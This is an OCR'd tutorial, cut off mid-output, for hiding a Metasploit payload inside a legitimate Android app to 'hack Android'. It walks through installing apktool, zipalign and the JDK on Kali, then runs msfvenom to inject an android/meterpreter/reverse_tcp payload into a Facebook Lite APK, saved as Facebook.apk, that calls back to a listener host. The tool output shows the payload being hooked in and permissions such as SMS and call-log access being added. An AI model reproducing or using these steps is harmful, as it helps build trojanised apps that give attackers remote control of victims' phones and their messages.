
Hide Metasploit Payload APK in Original APK for Hacking Android

We need two machines.

1)Kali Linux

2)Android 9

Step 1 We need to download the **apktool** for the download the apk file




Downloads


For large uploads, we recommend using the API. Get instructions

Name	Size	Uploaded by	Downloads	Date
Download repository	243.2 MB			
apktool_2.6.1.jar	19.1 MB	Connor Tumbleson	452484	2022-02-26
apktool_2.6.0.jar	19.0 MB	Connor Tumbleson	359731	2021-09-02
apktool_2.5.0.jar	18.4 MB	Connor Tumbleson	687347	2020-12-02
apktool_2.4.1.jar	16.8 MB	Connor Tumbleson	998463	2019-11-29
apktool_2.4.0.jar	15.6 MB	Connor Tumbleson	614509	2019-03-03
apktool_2.3.4.jar	10.5 MB	Connor Tumbleson	501786	2018-09-05
apktool_2.3.3.jar	8.9 MB	Connor Tumbleson	268827	2018-04-26
apktool_2.3.2.jar	8.9 MB	Connor Tumbleson	58265	2018-04-07

Step 2 Check the /home/kali/Downloads **apktool_2.6.1.jar** install shown below



Step 3 We can change the file name **apktoo_2.6.1.jar** to **apktool.jar**




Step 4 Give the excute permission to apktool.jar & Copy to /usr/local/bin this path

Command:- sudo chmod +x apktool.jar

Sudo chmod +x apktool

Sudo cp apktool /usr/local/bin


Sudo cp apktool.jar /usr/local/bin



```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo chmod +x apktool.jar
[sudo] password for kali:

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo chmod +x apktool

┌──(kali㉿kali)-[~/Downloads]
└─$  sudo cp apktool /usr/local/bin

┌──(kali㉿kali)-[~/Downloads]
└─$  sudo cp apktool.jar /usr/local/bin

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

Step 5 Install the zipalign


Command:- sudo apt install zipalign



```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo apt install zipalign
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer req
uired:
  libexporter-tiny-perl libhttp-server-simple-perl
  liblist-moreutils-perl liblist-moreutils-xs-perl libpython3.9-minimal
  libpython3.9-stdlib libwacom-bin python3-dataclasses-json
  python3-limiter python3-marshmallow-enum python3-mypy-extensions
  python3-responses python3-spyse python3-token-bucket
  python3-typing-inspect python3.9 python3.9-minimal
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  android-libbacktrace android-libbase android-libcutils android-liblog
  android-libutils android-libziparchive libzopfli1
The following NEW packages will be installed:
  android-libbacktrace android-libbase android-libcutils android-liblog
  android-libutils android-libziparchive libzopfli1 zipalign
0 upgraded, 8 newly installed, 0 to remove and 83 not upgraded.
Need to get 477 kB of archives.
After this operation, 1,716 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 android-liblog am
d64 1:29.0.6-21 [39.9 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 android-libbase a
md64 1:29.0.6-21 [46.2 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 android-libbacktr
ace amd64 1:29.0.6-21 [128 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 android-libcutils
```

Step 6 Install the openjdk-11-jdk


Command:- sudo apt-get install openjdk-11-jdk



```
Setting up android-libutils:amd64 (1:29.0.6-21) ...
Setting up zipalign (1:10.0.0+r36-1) ...
Processing triggers for libc-bin (2.35-4) ...
Processing triggers for man-db (2.11.0-1+b1) ...
Processing triggers for kali-menu (2022.4.1) ...

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo apt-get install openjdk-11-jdk
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer req
uired:
  libexporter-tiny-perl libhttp-server-simple-perl
  liblist-moreutils-perl liblist-moreutils-xs-perl libpython3.9-minimal
  libpython3.9-stdlib libwacom-bin python3-dataclasses-json
  python3-limiter python3-marshmallow-enum python3-mypy-extensions
  python3-responses python3-spyse python3-token-bucket
  python3-typing-inspect python3.9 python3.9-minimal
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libice-dev libpthread-stubs0-dev libsm-dev libx11-dev libxau-dev
  libxcb1-dev libxdmcp-dev libxt-dev openjdk-11-jdk-headless
  x11proto-dev xorg-sgml-doctools xtrans-dev
Suggested packages:
  libice-doc libsm-doc libx11-doc libxcb-doc libxt-doc openjdk-11-demo
  openjdk-11-source visualvm
The following NEW packages will be installed:
  libice-dev libpthread-stubs0-dev libsm-dev libx11-dev libxau-dev
  libxcb1-dev libxdmcp-dev libxt-dev openjdk-11-jdk
  openjdk-11-jdk-headless x11proto-dev xorg-sgml-doctools xtrans-dev
0 upgraded, 13 newly installed, 0 to remove and 83 not upgraded.
```

Step 7 Run the command jarsigner

Command:- jarsigner




```
Setting up libice-dev:amd64 (2:1.0.10-1) ...
Setting up libsm-dev:amd64 (2:1.2.3-1) ...
Setting up libxdmcp-dev:amd64 (1:1.1.2-3) ...
Setting up openjdk-11-jdk:amd64 (11.0.16+8-1) ...
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/jconsole to provide /usr/bin/jconsole (jconsole) in auto mode
Setting up libxcb1-dev:amd64 (1.15-1) ...
Setting up libx11-dev:amd64 (2:1.8.1-2) ...
Setting up libxt-dev:amd64 (1:1.2.1-1) ...

┌──(kali㉿kali)-[~/Downloads]
└─$ jarsigner
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=
true
Usage: jarsigner [options] jar-file alias
       jarsigner -verify [options] jar-file [alias...]

[-keystore <url>]           keystore location

[-storepass <password>]     password for keystore integrity

[-storetype <type>]         keystore type

[-keypass <password>]       password for private key (if different)

[-certchain <file>]         name of alternative certchain file

[-sigfile <file>]           name of .SF/.DSA file

[-signedjar <file>]         name of signed JAR file

[-digestalg <algorithm>]    name of digest algorithm
```

The jarsigner command uses key and certificate information from a keystore **to generate digital signatures for JAR files.**

Step 8 Run the command apktool


Command:- apktool



```
┌──(kali㉿kali)-[~/Downloads]
└─$ apktool
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=
true
Apktool v2.6.1 - a tool for reengineering Android apk files
with smali v2.5.2 and baksmali v2.5.2
Copyright 2010 Ryszard Wiśniewski <brut.alll@gmail.com>
Copyright 2010 Connor Tumbleson <connor.tumbleson@gmail.com>

usage: apktool
 -advance,--advanced   prints advance information.
 -version,--version    prints the version then exits
usage: apktool if|install-framework [options] <framework.apk>
 -p,--frame-path <dir>   Stores framework files into <dir>.
 -t,--tag <tag>          Tag frameworks using <tag>.
usage: apktool d[ecode] [options] <file_apk>
 -f,--force              Force delete destination directory.
 -o,--output <dir>       The name of folder that gets written. Default is
 apk.out
 -p,--frame-path <dir>   Uses framework files located in <dir>.
 -r,--no-res             Do not decode resources.
 -s,--no-src             Do not decode sources.
 -t,--frame-tag <tag>    Uses framework files tagged by <tag>.
usage: apktool b[uild] [options] <app_path>
 -f,--force-all          Skip changes detection and build all files.
 -o,--output <dir>       The name of apk that gets written. Default is di
st/name.apk
 -p,--frame-path <dir>   Uses framework files located in <dir>.

For additional info, see: https://ibotpeaches.github.io/Apktool/
For smali/baksmali info, see: https://github.com/JesusFreke/smali
```

Step 9 Any application apk download on the open source platform (EX:- Download the Facebooklite.apk)


Command:- cd Download



3 files: 20.1 MiB (21,101,282 bytes), Free space: 59.6 GiB

Step 10 Use the msfvenom put the apk file make a payload & set the LHOSTS & LPORT


Command:- msfvenom -x fb.apk -p android/meterpreter/reverse_tcp LHOSTS=192.168.56.5 LPORT=4444 -o Facebook.apk



```
Processing triggers for man-db (2.11.0-1+b1) ...

┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo msfvenom -x fb.apk -p android/meterpreter/reverse_tcp lhost=192.168.56.5 lport=
4445 -o Facebook.apk
Using APK template: fb.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.facebook.lite.kwdwq
[*] Loading /tmp/d20221108-12246-9zgaay/original/smali/com/facebook/lite/ClientApplicati
on.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG"/>
[*] Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTI
MIZATIONS"/>
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS"/>
